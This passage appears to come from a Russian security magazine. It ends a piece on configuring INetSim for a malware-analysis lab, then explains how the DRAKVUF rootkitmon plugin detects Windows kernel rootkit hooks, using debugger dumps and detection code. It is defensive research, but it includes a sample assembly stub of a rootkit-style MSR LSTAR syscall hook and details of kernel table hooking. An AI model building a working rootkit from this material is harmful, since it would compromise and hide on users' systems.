Необходимо сказать несколько слов о файлах-заглушках Inetsim. Как видно из рисунка выше, ответом от Inetsim служит страничка по умолчанию. Эти странички-заглушки рассортированы по протоколам и хранятся в папке `/var/lib/inetsim/`.

```
root@kali:/var/lib/inetsim/http/fakefiles# ls
favicon.ico  sample.bmp  sample.gif  sample_gui.exe  sample.html  sample.jpg  sample.png  sample.txt
```

Список файлов-заглушек для службы HTTP

В файле конфигурации `inetsim.conf` список файлов-заглушек выглядит следующим образом.

```
#########################################
# http_fakefile
#
# Fake files returned in fake mode based on the file extension
# in the HTTP request.
# The fake files must be placed in <data-dir>/http/fakefiles
#
# Syntax: http_fakefile <extension> <filename> <mime-type>
#
# Default: none
#
http_fakefile txt  sample.txt     text/plain
http_fakefile htm  sample.html    text/html
http_fakefile html sample.html    text/html
http_fakefile php  sample.html    text/html
http_fakefile gif  sample.gif     image/gif
http_fakefile jpg  sample.jpg     image/jpeg
http_fakefile jpeg sample.jpg     image/jpeg
http_fakefile png  sample.png     image/png
http_fakefile bmp  sample.bmp     image/x-ms-bmp
http_fakefile ico  favicon.ico    image/x-icon
http_fakefile exe  sample_gui.exe x-msdos-program
http_fakefile com  sample_gui.exe x-msdos-program
```

Список файлов-заглушек


Многие вредоносные файлы, прежде чем начать сетевое взаимодействие с управляющим сервером, проверяют подключение к интернету. Данная проверка основывается на уровне операционной системы. Для этих целей в Windows присутствует компонент NCSI, который сигнализирует пользователю и службам о доступности выхода в интернет.

Алгоритмы проверки немного различаются в зависимости от версии операционной системы. В Windows 7 компонент посылает HTTP-запрос по адресу `http://www.msftncsi.com/ncsi.txt`. Расположенный по этому адресу текстовый файл содержит строку `Microsoft NCSI`. Далее проверяется работоспособность службы DNS, для чего NCSI пытается разрешить в IP-адрес `131.107.255.255` имя `dns.msftncsi.com`.

Для Windows 10 на запрос `http://www.msftconnecttest.com/connecttest.txt` должен поступить ответ, содержащий строку `Microsoft Connect Test`. Тогда операционная система считает, что доступ в интернет присутствует. Для успешного прохождения этого теста необходимо в файл `/var/lib/inetsim/http/fakefiles/sample.txt` добавить строку `Microsoft NCSI` либо `Microsoft Connect Test`, а в параметре `dns_static` файла `inetsim.conf` указать следующую строку:

```
dns.msftncsi.com 131.107.255.255
```

Также в Inetsim имеется собственный веб-сервер, файлы которого расположены в каталоге `/var/lib/inetsim/http/wwroot`. Но прежде, чем работать с веб-сервером, необходимо в файле конфигурации `inetsim.conf` установить параметр `http_fakemode no` или `https_fakemode no`.



Получение доступа к https://yandex.ru/internet.gif

Inetsim сохраняет файлы отчетов — это текстовые файлы, содержащие информацию о попытках сетевого взаимодействия. Все отчеты записываются в папку `/var/log/inetsim`, данные post — в `/var/lib/inetsim`.

> **INFO**
>
> А как в такой лаборатории исследовать малварь, разработанную под Linux? Можно добавить еще одну виртуальную Linux-машину и туда установить дополнительный софт, но правильный подход — использовать IDA Pro и удаленно отлаживать вредоносный файл.

ИТОГИ

Мы собрали лабораторию для исследования вредоносных файлов, в которой настроили эмуляцию интернет-ресурсов и установили необходимое программное обеспечение для статического и динамического анализа малвари. В следующей статье я расскажу, как, используя эту лабораторию, исследовать вредоносные файлы, выявлять сетевое взаимодействие и создавать собственные сигнатуры для обнаружения модуля в сетевом трафике и в файловой системе.

НА СТРАЖЕ ЯДРА

ОБНАРУЖИВАЕМ РУТКИТЫ С ПОМОЩЬЮ НОВОГО ПЛАГИНА DRAKVUF

Павел Максютин
Специалист отдела обнаружения вредоносного ПО экспертного центра безопасности Positive Technologies (PT Expert Security Center)

Чаще всего при анализе поведения подозрительной программы наблюдают за пользовательским режимом, а код в ядре остается вне поля зрения аналитика. Отчасти это правильно, поскольку больше всего вредоносной деятельности ведется именно в пользовательском пространстве. Тем не менее вредоносный код в ядре может нанести больше ущерба и его сложнее обнаружить. Однако это возможно.

С появлением KPP (Kernel Patch Protection, или PatchGuard), в Windows стало сложнее модифицировать ядро без последствий. Если раньше, например, таблицу системных вызовов с целью фильтрации системных вызовов перехватывали даже такие легитимные программы, как антивирусы, то с появлением KPP это стало не так просто. Тем не менее для руткитов PatchGuard не представляет особой угрозы, поскольку техники его обхода можно найти в открытом доступе, они развиваются и актуальны по сей день. В этой статье будет рассматриваться множество техник модификации ядра, включая те, что обнаруживает PatchGuard, на примере нового плагина для DRAKVUF — rootkitmon.

Мы уже несколько лет разрабатываем песочницу для рискориентированной защиты, использующую фреймворк DRAKVUF. DRAKVUF — безагентная песочница, основанная на библиотеке LIBVMI и гипервизоре XEN. Все возможности DRAKVUF реализованы в плагинах. Каждый из двадцати с лишним плагинов выполняет определенную работу: для обнаружения доступа к файлам есть плагин filetracer, для трассировки системных вызовов — плагин syscalls. Rootkitmon — новый плагин, позволяющий отслеживать вредоносную активность в ядре средствами DRAKVUF.

Существует множество определений понятия «руткит», мы же будем опираться на следующее: «компьютерная программа, которая использует недокументированные и (или) запрещенные техники для манипуляции ядром операционной системы в своих целях».

Продолжение статьи →

НА СТРАЖЕ ЯДРА

ОБНАРУЖИВАЕМ РУТКИТЫ С ПОМОЩЬЮ НОВОГО ПЛАГИНА DRAKVUF

ТЕХНИКИ

В «джентльменский набор» плагина входят возможности детектировать следующие типы перехватов:

- модификация кода загруженных драйверов в памяти (inline-перехваты);
- модификация таблиц системных вызовов, таблиц прерываний и таблиц дескрипторов;
- модификация регистра `MSR LSTAR`;
- модификация указателей на функции `DRIVER_OBJECT`, стек `DEVICE_OBJECT`;
- сокрытие процесса из списка `EPROCESS`;
- регистрация различных системных функций обратного вызова.

Поскольку руткитов намного меньше, чем вредоносного ПО в пользовательском пространстве, и время выполнения образца всегда ограниченно, уменьшение нагрузки плагина на работающую систему было приоритетной задачей. Для этого во многих случаях было решено сверять целостность критических структур в начале анализа и в конце, а не выполнять непосредственный перехват на запись страниц памяти.

Inline-перехваты

Рассмотрим самый распространенный тип перехватов и, возможно, самый легко обнаруживаемый — inline-перехваты. Inline-перехваты очень популярны, и даже Microsoft предоставляет возможность перехватить API-библиотеки, добавляя перед функциями двухбайтовый пролог вроде mov edi, edi для быстрого редактирования функциональности уже загруженных и работающих компонентов. Конечно, такие перехваты возможны только в пользовательском режиме, а в ядре караются синим экраном с кодом ошибки `0x109`, если PatchGuard не выключен.

Inline-перехваты обычно состоят из трех частей:

- подмена первых нескольких инструкций целевой функции для перенаправления потока выполнения на код своего приложения;
- обработка целевой функции: изменение параметров, фильтрация, логирование;
- выполнение подмененных инструкций и возврат на оригинальную функцию.

Рассмотрим простой пример вызова `CreateFileW` из библиотеки `kernel32.dll`. Пройдя все библиотеки, в итоге код окажется в ядерной функции `nt!NtCreateFile`. Если бы руткит установил перехват на эту функцию, он бы мог выглядеть следующим образом.






Схема системного вызова

Поскольку код находится в страницах с правами только на чтение и выполнение, для записи в такие страницы необходимо либо выделить новую виртуальную страницу с правами на запись и спроецировать ее на физическую страницу, где находится код, либо отключить бит Write Protect в специальном регистре управления `CR0`, что позволит выполнять запись в страницы в обход их прав для текущего ядра.




Структура регистра управления CR0


— Data writes to supervisor-mode addresses.
Access rights depend on the value of CR0.WP:
- If CR0.WP = 0, data may be written to any supervisor-mode address.
- If CR0.WP = 1, data may be written to any supervisor-mode address with a translation for which the R/W flag (bit 1) is 1 in every paging-structure entry controlling the translation; data may not be written to any supervisor-mode address with a translation for which the R/W flag is 0 in any paging-structure entry controlling the translation.

Описание значения флага Write Protect

Обнаружение таких перехватов сводится к подсчету контрольной суммы секций драйвера в момент начала анализа и пересчету, сверке контрольной суммы в конце. В отличие от PatchGuard, который защищает только небольшой список системных драйверов, мы можем проверять абсолютно все загруженные драйверы из списка `PsLoadedModules`.

`PsLoadedModules` — двусвязный список структур `_KLDR_DATA_TABLE_ENTRY`, описывающих загруженный драйвер: его базовый адрес, размер, имя, характеристики и прочее.



Двусвязный список загруженных модулей

```
0: kd> dt nt!_KLDR_DATA_TABLE_ENTRY
   +0x000 InLoadOrderLinks : _LIST_ENTRY
   +0x010 ExceptionTable   : Ptr64 Void
   +0x018 ExceptionTableSize : Uint4B
   +0x020 GpValue          : Ptr64 Void
   +0x028 NonPagedDebugInfo : Ptr64 _NON_PAGED_DEBUG_INFO
   +0x030 DllBase          : Ptr64 Void
   +0x038 EntryPoint       : Ptr64 Void
   +0x040 SizeOfImage      : Uint4B
   +0x048 FullDllName      : _UNICODE_STRING
   +0x058 BaseDllName      : _UNICODE_STRING
   +0x068 Flags            : Uint4B
   +0x06c LoadCount        : Uint2B
   +0x06e u1               : <anonymous-tag>
   +0x070 SectionPointer   : Ptr64 Void
   +0x078 CheckSum         : Uint4B
   +0x07c CoverageSectionSize : Uint4B
   +0x080 CoverageSection  : Ptr64 Void
   +0x088 LoadedImports    : Ptr64 Void
   +0x090 Spare            : Ptr64 Void
   +0x098 SizeOfImageNotRounded : Uint4B
   +0x09c TimeDateStamp    : Uint4B
```

Описание структуры _KLDR_DATA_TABLE_ENTRY

Для перечисления загруженных модулей ядра с помощью DRAKVUF API мы реализовали метод `drakvuf_enumerate_drivers`. В плагине rootkitmon список `PsLoadedModules` проходится два раза: в начале инициализации плагина — для подсчета контрольных сумм секций драйверов — и в конце — для сравнения значений.

```
    // Map 1 4KB page with PE header
    void* module = nullptr;
    if (VMI_SUCCESS != vmi_mmap_guest(vmi, &a_ctx, 1, &module))
    {
        PRINT_DEBUG("[ROOTKITMON] Failed to map guest VA 0x%lx\n", a_ctx.addr);
        return;
    }

    // Checksum every section and save it into `driver_sections_checksums`
    for (const auto& [virt_addr, virt_size] : get_pe_code_sections(module, imagebase))
    {
        auto aligned_size = align_by_page(virt_size);

        checksum_data_t data =
        {
            .virtual_address = virt_addr,
            .virtual_size = aligned_size,
            .checksum = calc_checksum(vmi, virt_addr, aligned_size)
        };
        plugin->driver_sections_checksums[driver].push_back(data);

    }
    munmap(module, VMI_PS_4KB);
}
```

Перечисление и подсчет контрольных сумм секций драйвера

В случае расхождения в логе появится строка

```
"\Device\HarddiskVolume2\Windows\System32\explorer.exe":KiDeliverApc
SessionID:0 PID:1968 PPID:476 Reason:"Driver section modification"
Driver:"ntoskrnl.exe"
```

Для отработки в конце анализа мы добавляем перехват часто вызываемой ядерной функции `KiDeliverApc`. Поскольку мы заранее не знаем, какой поток вызовет эту функцию и в каком контексте процесса этот поток находился, имя процесса, его PID и PPID, которые DRAKVUF автоматически сохраняет в журнале, не имеют отношения к детекту, в то время как поле Reason и все поля, следующие за ним, имеют. В данном случае поле Reason означает обнаруженную вредоносную технику, а поле Driver — название модифицированного драйвера.

Перехват таблицы системных вызовов

SSDT (System Service Descriptor Table) — массив указателей на обработчики системных вызовов в 32-битных системах или список смещений относительно базового адреса таблицы на 64-битных ОС. Как говорилось ранее, до появления PatchGuard эта таблица активно использовалась легитимными программами, а также руткитами для фильтрации и мониторинга системных вызовов. Перезапись одного указателя в такой таблице равносильна перехвату всех вызовов определенного обработчика, что намного проще inline-перехватов, рассмотренных до этого.

На данный момент в ОС Windows существует два таких массива под символами `nt!KiServiceTable` и `win32k!W32pServiceTable` для системных вызовов к модулю `ntoskrnl.exe` и графической подсистеме `win32k.sys` соответственно. Количество элементов в этих массивах сохранено в переменных `nt!KiServiceLimit` и `win32k!W32pServiceLimit`.

```
0: kd> dd nt!KiServiceTable L10
fffff800`02ade300  040d9a00 02f55c00 fff6ea00 02e87805
fffff800`02ade310  031a4a06 03116a05 02bb9901 02b4f200
fffff800`02ade320  0312cc40 03dd7400 02c84700 02e7d100
fffff800`02ade330  02f68100 02e02301 02dd0601 02d96100
0: kd> dd win32k!W32pServiceTable L10
fffff960`00191f00  fff3a740 fff0b501 000206c0 001021c0
fffff960`00191f10  00096000 00022640 fff9a900 ffde0b03
fffff960`00191f20  ffb7a7c7 00fc5200 ffed2e80 ffe50e00
fffff960`00191f30  000c58c0 000af600 000e8bc0 fffeb300
```

Значения структур nt!KiServiceTable и win32k!W32pServiceTable

Указатель на SSDT находится в специальной структуре `KSYSTEM_SERVICE_TABLE`, или `SST`, под именем `ServiceTableBase`:

Описание структуры KSYSTEM_SERVICE_TABLE

```
typedef struct _KSYSTEM_SERVICE_TABLE
{
    PULONG  ServiceTableBase;
    PULONG  ServiceCounterTableBase;
    ULONG   NumberOfService;
    ULONG   ParamTableBase;
} KSYSTEM_SERVICE_TABLE, *PKSYSTEM_SERVICE_TABLE;
```

В то же время массив этих структур лежит в таблицах `nt!KeServiceDescriptorTable` и `nt!KeServiceDescriptorTableShadow`. Если в первой хранится только SST для обработчиков системных вызовов NT, то во второй добавляется SST-таблица графической подсистемы win32k.

```
0: kd> dps nt!KeServiceDescriptorTable L4
fffff807`6ea0f8c0  fffff807`6dcd6340 nt!KiServiceTable
fffff807`6ea0f8c8  00000000`00000000
fffff807`6ea0f8d0  00000000`000001d7
fffff807`6ea0f8d8  fffff807`6dcd6aa0 nt!KiArgumentTable
0: kd> dps nt!KeServiceDescriptorTableShadow
fffff807`6e909a40  fffff807`6dcd6340 nt!KiServiceTable
fffff807`6e909a48  00000000`00000000
fffff807`6e909a50  00000000`000001d7
fffff807`6e909a58  fffff807`6dcd6aa0 nt!KiArgumentTable
fffff807`6e909a60  ffff800a`b1b18000 win32k!W32pServiceTable
fffff807`6e909a68  00000000`00000000
fffff807`6e909a70  00000000`00000524
fffff807`6e909a78  ffff800a`b1b199bc win32k!W32pArgumentTable
```

Значения таблиц nt!KeServiceDescriptorTable и nt!KeServiceDescriptorTableShadow

Можно заметить, что первая SST-структура в обеих таблицах одинакова. При системном вызове ОС Windows использует нижние 12 бит регистра `eax` как индекс в одной из SSDT-таблиц, а биты 12–13 указывают, какую SDT-структуру выбрать: `nt!KeServiceDescriptorTable` или `nt!KeServiceDescriptorTableShadow`.

В первой части статьи уже шла речь о том, что на 64-битных системах SSDT содержит массив смещений, а виртуальный адрес обработчика системного вызова вычисляется по формуле

```
RoutineAddress = ServiceTableBase + (ServiceTableBase[index] >> 4)
```

Сдвиг на 4 необходим, поскольку первые 4 бита содержат количество параметров, передаваемых через стек.

```
0: kd> u ntdll!NtCreateFile L4
ntdll!ZwCreateFile:
00000000`76fd1860 4c8bd1          mov     r10,rcx
00000000`76fd1863 b852000000      mov     eax,52h
00000000`76fd1868 0f05            syscall
00000000`76fd186a c3              ret
0: kd> dd nt!KiServiceTable + (4 * 0x52) L1
fffff800`02ade448  03071007
0: kd> u nt!KiServiceTable + (0x03071007 >> 4)
nt!NtCreateFile:
fffff800`02de5400 4c8bdc          mov     r11,rsp
fffff800`02de5403 4881ec88000000  sub     rsp,88h
fffff800`02de540a 33c0            xor     eax,eax
fffff800`02de540c 498943f0        mov     qword ptr [r11-10h],rax
```

Пример подсчета адреса обработчика системного вызова

Если взглянуть на пример с вызовом `CreateFileW`, учитывая вышеизложенное, он будет выглядеть следующим образом.




Схема системного вызова

Мониторинг модификации SSDT-таблиц заключается в выставлении ловушек на запись в физические страницы памяти данных таблиц и реализован в плагине ssdtmon.

Перехват `nt!KiServiceTable` уже был реализован в этом плагине, и мы лишь добавили поддержку таблицы `win32k!W32pServiceTable`. Также в плагине вредоносной считается запись, совершенная на 8 байт ниже начала таблицы. Это связано с тем, что с помощью 16-битных XMM-инструкций можно переписать первые 12 байт таблицы, записывая на 4 байта ниже ее начала. Тем самым можно обойти тривиальную проверку границ. Стоит заметить, что в то время, как таблица `nt!KiServiceTable` находится в секции данных модуля `ntoskrnl.exe` и доступна из всего ядерного пространства, `win32k!W32pServiceTable` принадлежит модулю `win32k.sys` и для доступа к данному драйверу нужно находиться в контексте какого-либо графического процесса, например `explorer.exe`.

Чтобы получить физический адрес страницы таблицы `win32k!W32pServiceTable`, плагин находит PID графического процесса `explorer.exe` и использует регистр CR3 этого процесса для трансляции виртуального адреса таблицы в физический:

Код получения значений win32k!W32pServiceTable и win32k!W32pServiceLimit

```
vmi_pid_t gui_pid = 0;
if (!drakvuf_get_process_pid(drakvuf, gui_process, &gui_pid))
{
    PRINT_DEBUG("[SSDTMON] Failed to get PID of "explorer.exe"\n");
    throw -1;
}
addr_t w32k_base = 0;
vmi_lock_guard vmi(drakvuf);
// Locate Win32k.sys base address
if (!get_driver_base(vmi, this, "win32k.sys", &w32k_base))
{
    PRINT_DEBUG("[SSDTMON] Failed to find win32k.sys in
PsLoadedModuleList\n");
    throw -1;
}
// Read ssdt shadow size
if (VMI_SUCCESS != vmi_read_32_va(vmi, w32k_base + w32psl_rva,
gui_pid, &this->w32pservicelimit))
{
    PRINT_DEBUG("[SSDTMON] Failed to read W32pServiceLimit\n");
    throw -1;
}
if (VMI_SUCCESS != vmi_translate_uv2p(vmi, w32k_base + w32pst_rva,
gui_pid, &this->w32pservicetable))
{
    PRINT_DEBUG("[SSDTMON] Failed to translate
win32k!W32pServiceTable to physical address\n");
    throw -1;
}
```


После чего выставляются ловушки на эти физические страницы, и, поскольку обе таблицы находятся в секциях READ ONLY, любая запись в них может расцениваться как вредоносная.

Перехваты IDT/GDT

Продолжая тему перехвата таблиц, отметим, что существует еще два типа, которые могут представлять интерес: таблицы IDT и GDT.

IDT (Interrupt Descriptor Table) — таблица прерываний в архитектуре x86, которая служит для корректного ответа на прерывания и исключения. В IDT используются следующие типы прерываний: аппаратные, программные и прерывания, зарезервированные процессором, — они называются исключениями (первые 32 штуки) и используются на случай возникновения некоторых недопустимых событий, таких как деление на ноль, ошибка трассировки, переполнение.

Регистр `IDTR` содержит базовый адрес (32 бита в защищенном режиме, 64 бита в режиме IA-32e) и 16-битный размер таблицы в байтах. Инструкции `LIDT` и `SIDT` загружают и сохраняют регистр IDTR соответственно.



Структура регистров системных таблиц

```
0: kd> r idtr
idtr=fffff800040b3080
0: kd> !idt

Dumping IDT: fffff800040b3080

00: fffff80002ada3c0 nt!KiDivideErrorFault
01: fffff80002ada4c0 nt!KiDebugTrapOrFault
02: fffff80002ada680 nt!KiNmiInterrupt   Stack = 0xFFFFF800040C5000
03: fffff80002adaa00 nt!KiBreakpointTrap
04: fffff80002adab00 nt!KiOverflowTrap
05: fffff80002adac00 nt!KiBoundFault
06: fffff80002adad00 nt!KiInvalidOpcodeFault
07: fffff80002adaf40 nt!KiNpxNotAvailableFault
```

Пример значений таблицы прерываний

Таблица дескрипторов прерываний используется для того, чтобы показать процессору, какую процедуру обслуживания прерывания (ISR) вызывать для обработки исключения. Для этой же цели существует ассемблерная инструкция `int N`, где `N` — это номер прерывания.

Каждый элемент в таблице прерываний на 64-битных системах имеет структуру IDTENTRY64.

```
0: kd> dt nt!_KIDTENTRY64
   +0x000 OffsetLow        : Uint2B
   +0x002 Selector         : Uint2B
   +0x004 IstIndex         : Pos 0, 3 Bits
   +0x004 Reserved0        : Pos 3, 5 Bits
   +0x004 Type             : Pos 8, 5 Bits
   +0x004 Dpl              : Pos 13, 2 Bits
   +0x004 Present          : Pos 15, 1 Bit
   +0x006 OffsetMiddle     : Uint2B
   +0x008 OffsetHigh       : Uint4B
   +0x00c Reserved1        : Uint4B
   +0x000 Alignment        : Uint8B
```

Описание структуры KIDTENTRY64

Реальный же адрес обработчика прерывания вычисляется по следующей формуле:

```
RoutineAddress = OffsetHigh << 32 + OffsetMiddle << 16 + OffsetLow
```

```
0: kd> dt nt!_KIDTENTRY64 fffff800040b3080
   +0x000 OffsetLow        : 0xa3c0
   +0x002 Selector         : 0x10
   +0x004 IstIndex         : 0y000
   +0x004 Reserved0        : 0y00000 (0)
   +0x004 Type             : 0y01110 (0xe)
   +0x004 Dpl              : 0y00
   +0x004 Present          : 0y1
   +0x006 OffsetMiddle     : 0x2ad
   +0x008 OffsetHigh       : 0xfffff800
   +0x00c Reserved1        : 0
   +0x000 Alignment        : 0x02ad8e00`0010a3c0
0: kd> u 0xfffff80002ada3c0 L4
nt!KiDivideErrorFault:
fffff800`02ada3c0 4883ec08         sub     rsp,8
fffff800`02ada3c4 55               push    rbp
fffff800`02ada3c5 4881ec58010000   sub     rsp,158h
fffff800`02ada3cc 488dac2480000000 lea     rbp,[rsp+80h]
```


Пример подсчета адреса обработчика прерываний

В плагине мы подсчитываем контрольную сумму всей IDT-таблицы на каждом логическом ядре и сохраняем для проверки в конце анализа.

```
bool rootkitmon::enumerate_cores(vmi_instance_t vmi)
{
    for (size_t vcpu = 0; vcpu < vmi_get_num_vcpus(vmi); vcpu++)
    {
        uint64_t idtr_base = 0, gdtr_base = 0;
        uint64_t idtr_limit = 0, gdtr_limit = 0;
        uint64_t lstar = 0;

        if (VMI_SUCCESS == vmi_get_vcpureg(vmi, &idtr_base, IDTR_BASE, vcpu) &&
            VMI_SUCCESS == vmi_get_vcpureg(vmi, &idtr_limit, IDTR_LIMIT, vcpu) &&
            VMI_SUCCESS == vmi_get_vcpureg(vmi, &gdtr_base, GDTR_BASE, vcpu) &&
            VMI_SUCCESS == vmi_get_vcpureg(vmi, &gdtr_limit, GDTR_LIMIT, vcpu) &&
            VMI_SUCCESS == vmi_get_vcpureg(vmi, &lstar, MSR_LSTAR, vcpu))
        {
            PRINT_ROOTKITMON("[ROOTKITMON] [VCPU] %zu IDTR 0x%lx:0x%lx\n", vcpu, idtr_base, idtr_limit);
            PRINT_ROOTKITMON("[ROOTKITMON] [VCPU] %zu GDTR 0x%lx:0x%lx\n", vcpu, gdtr_base, gdtr_limit);
            PRINT_ROOTKITMON("[ROOTKITMON] [VCPU] %zu LSTAR 0x%lx\n", vcpu, lstar);

            // Calculate IDT checksum
            auto idt_checksum = calc_checksum(vmi, idtr_base, idtr_limit + 1);

            // Enumerate GDT entries
            auto gdt = enumerate_gdt(vmi, gdtr_base, gdtr_limit);

            // Save descriptor values
            this->descriptors[vcpu] = {
                idtr_base,
                idtr_limit,
                idt_checksum,
                gdtr_base,
                gdtr_limit,
                gdt
            };

            // Save msr value
            this->msr_lstar[vcpu] = lstar;
```


Код перечисления и сохранения значений дескрипторов

На рисунке выше видно, что, помимо IDT, мы также перечисляем и сохраняем GDT-таблицу. GDT (Global Descriptor Table) — структура в архитектуре x86, помогающая процессору распределить память по сегментам. Каждый элемент таблицы, называемый сегментным дескриптором, содержит адрес, размер (лимит), флаги прав и атрибутов таких областей.



Структура дескриптора сегмента

Адрес и размер таблицы хранится в отдельном системном регистре GDTR.



Структура системного регистра GDTR

В режиме x64 из-за линейной модели памяти каждый сегмент в таблице охватывает все адресное пространство и различие можно наблюдать лишь в флагах доступа к данным сегментам. К сожалению, мы не обнаружили руткиты, которые как-либо модифицировали таблицу GDT. Но поскольку PatchGuard защищает ее, мы также добавили проверку на добавление, удаление и модификацию элементов таблицы.

Если IDT- или GDT-таблицы расходятся в начале и в конце анализа образца, плагин выписывает следующие строчки:

```
"\Device\HarddiskVolume2\Windows\System32\explorer.exe":KiDeliverApc
SessionID:0 PID:1968 PPID:476 Reason:"IDT modification"
"\Device\HarddiskVolume2\Windows\System32\explorer.exe":KiDeliverApc
SessionID:0 PID:1968 PPID:476 Reason:"GDT modification"
```

Продолжение статьи →

MSR LSTAR


Еще одна возможная цель руткитов — перезапись системного регистра `MSR LSTAR (0xc0000082)`. Согласно спецификации, после системного вызова инструкцией `syscall` в регистр `RIP` будет загружено значение `MSR LSTAR`, которое в Windows указывает на адрес системной функции `KiSystemCall64`.

```
0: kd> rdmsr 0xc0000082
msr[c0000082] = fffff807`6e0166c0
0: kd> u fffff807`6e0166c0
nt!KiSystemCall64:
fffff807`6e0166c0 0f01f8           swapgs
fffff807`6e0166c3 654889242510000000 mov   qword ptr gs:[10h],rsp
fffff807`6e0166cc 65488b2425a8010000 mov   rsp,qword ptr gs:[1A8h]
fffff807`6e0166d5 6a2b             push    2Bh
fffff807`6e0166d7 65ff342510000000 push    qword ptr gs:[10h]
fffff807`6e0166df 4153             push    r11
fffff807`6e0166e1 6a33             push    33h
fffff807`6e0166e3 51               push    rcx
```

Значение регистра MSR LSTAR

Как видно, первая инструкция в ядре после системного вызова — `swapgs`. Согласно документации Intel, SWAPGS exchanges the current GS base register value with the value contained in MSR address C0000102H (IA32_KERNEL_GS_BASE).

В то время как пользовательский регистр `gs` всегда указывает на TEB текущего потока, в ядре `gs` будет указывать на Processor control region текущего ядра.



Описание использования MSR LSTAR

В отличие от SSDT-перехватов, перезапись `LSTAR` позволяет перехватывать и фильтровать все системные вызовы сразу. Но для этого руткиту нужно сделать дополнительную работу, а именно: вызвать инструкцию `swapgs`, сохранить пользовательский стек, загрузить ядерный стек. Часто в перехваченном обработчике `LSTAR` можно встретить следующий код.

```
StubKiSystemCall64 proc near
swapgs
mov     gs:10h, rsp
mov     rsp, gs:1A8h
sub     rsp, 200h
push    rax
push    rbx
push    rcx
push    rdx
push    rsi
push    rdi
push    rbp
push    r8
push    r9
push    r10
push    r11
push    r12
push    r13
push    r14
push    r15
mov     rcx, rsp
call    qword ptr cs:HookedKiSystemCall64
pop     r15
pop     r14
pop     r13
pop     r12
pop     r11
pop     r10
pop     r9
pop     r8
pop     rbp
pop     rdi
pop     rsi
pop     rdx
pop     rcx
pop     rbx
pop     rax
mov     rsp, gs:10h
swapgs
jmp     cs:OriginalKiSystemCall64
```

Пример перехваченного KiSystemCall64

Rootkitmon обнаруживает модификацию `MSR LSTAR`, сверяя его значение с адресом функции `KiSystemCall64` в конце анализа. Мониторинг записи в `MSR LSTAR` в DRAKVUF на данный момент невозможен. Во-первых, перехватываться могут только записи во все MSR-регистры. Во-вторых, перехват MSR на запись сильно нагружает систему, поскольку на каждом системном вызове инструкция `swapgs` записывает в `IA32_KERNEL_GS_BASE MSR`, как говорилось выше. В-третьих, мониторинг `MSR LSTAR` на запись часто приводит к ложным срабатываниям, поскольку, как мы заметили, PatchGuard сам перезаписывает этот MSR во время выполнения своих проверок.

```
if ( (*(context + 2171) & 1) != 0 )
{
  _disable();                 // Disable interrupts
  oldMsrValue = __readmsr(0xC0000082);
  __writemsr(0xC0000082, context + 2170);// Overwrite MSR LSTAR
  if ( (*(context + 613) & 0x20000) == 0 )
  {
    v1499 = KeGetCurrentPrcb();
    **(context + 152) = context - 0x5C5FC0A76E374B18i64;
    **(context + 153) = v1499;
    **(context + 154) = 3221225602i64;
    **(context + 155) = 274i64;
  }
  KeGuardDispatchICall(context + 2172);
  if ( (*(context + 613) & 0x20000) == 0 )
  {
    **(context + 152) = 0xA3A03F5891C8B4E8ui64;
    **(context + 153) = 0i64;
    **(context + 154) = 0i64;
    **(context + 155) = 0i64;
  }
  __writemsr(0xC0000082, oldMsrValue);// Restore original msr value
  _enable();                  // Enable interrupts
}
```

Код перехвата MSR LSTAR

ПЕРЕХВАТЫ ФУНКЦИЙ DRIVER_OBJECT

У каждого загруженного драйвера в системе есть структура `DRIVER_OBJECT`. Она описывает состояние драйвера, который отвечает за ее инициализацию во время своей загрузки. В частности, для коммуникации с пользовательскими программами драйвер должен инициализировать массив `MajorFunction`. Он, в свою очередь, содержит адреса обработчиков для всех запросов, на которые драйвер может отвечать. Например, когда пользовательское ПО будет использовать API ReadFile с описателем драйвера, Windows создаст специальный IRP-запрос и вызовет обработчик из массива `MajorFunction` этого драйвера — в данном случае `IRP_MJ_READ`.

```
0: kd> dt _DRIVER_OBJECT
win32k!_DRIVER_OBJECT
   +0x000 Type             : Int2B
   +0x002 Size             : Int2B
   +0x008 DeviceObject     : Ptr64 _DEVICE_OBJECT
   +0x010 Flags            : Uint4B
   +0x018 DriverStart      : Ptr64 Void
   +0x020 DriverSize       : Uint4B
   +0x028 DriverSection    : Ptr64 Void
   +0x030 DriverExtension  : Ptr64 _DRIVER_EXTENSION
   +0x038 DriverName       : _UNICODE_STRING
   +0x048 HardwareDatabase : Ptr64 _UNICODE_STRING
